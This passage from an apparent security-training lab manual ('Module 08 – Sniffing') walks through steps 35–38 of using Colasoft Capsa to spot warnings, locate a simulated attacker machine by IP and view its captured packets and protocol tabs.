35. Now right click any warning in the **Details** tab and click on **Locate in Node Explorer** and select **Parrot Security** machine's IP address from the list (here, **10.10.1.13**).

Note: Here, the IP address of the Parrot Security machine is the attacker's IP address.




Module 08 – Sniffing

36. The IP address of the Parrot Security machine is displayed under **Node Explorer** section in the left-pane.




37. Now click on **Packet** tab in the **Analysis Project 1 - Colasoft Capsa 13 Enterprise Trial** window, to check the packets transferred by the **Parrot Security** machine.




Module 08 – Sniffing

38. Similarly, you can navigate to all the available tabs such as **Protocol**, **MAC Endpoint**, **IP Endpoint**, **MAC Conversation**, **IP Conversation** etc.

